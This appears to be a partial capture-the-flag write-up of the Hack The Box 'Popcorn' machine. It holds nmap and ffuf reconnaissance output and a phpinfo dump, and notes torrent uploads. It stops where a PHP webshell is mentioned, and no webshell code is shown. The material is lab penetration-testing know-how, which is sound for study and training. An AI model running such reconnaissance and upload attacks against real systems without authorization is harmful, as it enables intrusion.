


## Information Gathering

## 1) Scanned open ports

```
(vigneswar@VigneswarPC)~$ sudo nmap -sV 10.10.10.6 -p- --open --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-03 21:21 IST
Nmap scan report for 10.10.10.6
Host is up (0.24s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache/2.2.12
Service Info: Host: popcorn.hackthebox.gr; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.60 seconds
```

2) Found an empty page



### 3) Found pages

```
(vigneswar@VigneswarPC)-[~]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u "http://popcorn.htb/FUZZ" -ic

      \   _/ 
     /_  _/\ 
    /\_//_\_\ 
   //  _\_\_\ 
  //  _\_\_\ 
 //  _\_\_\ 
/_/_/_/_/_/_/_/

v2.1.0-dev

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:: Method          : GET
:: URL             : http://popcorn.htb/FUZZ
:: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500

-----

index           [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 218ms]
test            [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 4472ms]
torrent         [Status: 200, Size: 47412, Words: 2478, Lines: 655, Duration: 249ms]
rename          [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 196ms]
                [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 229ms]
                [Status: 200, Size: 177, Words: 22, Lines: 5, Duration: 210ms]
:: Progress: [87651/87651] :: Job [1/1] :: 186 req/sec :: Duration: [0:08:12] :: Errors: 0 ::
```

#### 4) Checked pages

phpinfo()

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🔒 popcorn.htb/test

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OffSec

PHP Version 5.2.10-2ubuntu6.10



System	Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686
Build Date	May 2 2011 22:56:18
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
additional .ini files parsed	/etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, data, http, ftp, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed

This server is protected with the Suhosin Patch 0.9.7


Copyright (c) 2006 [Hardened-PHP Project](#)


수호신

This program makes use of the Zend Scripting Language Engine:


Zend Engine v2.2.0, Copyright (c) 1998-2009 Zend Technologies


Powered By







## 5) Checked torrent hoster






## 6) Uploaded the same torrent file






# Vulnerability Assessment


1) Made a torrent with php webshell



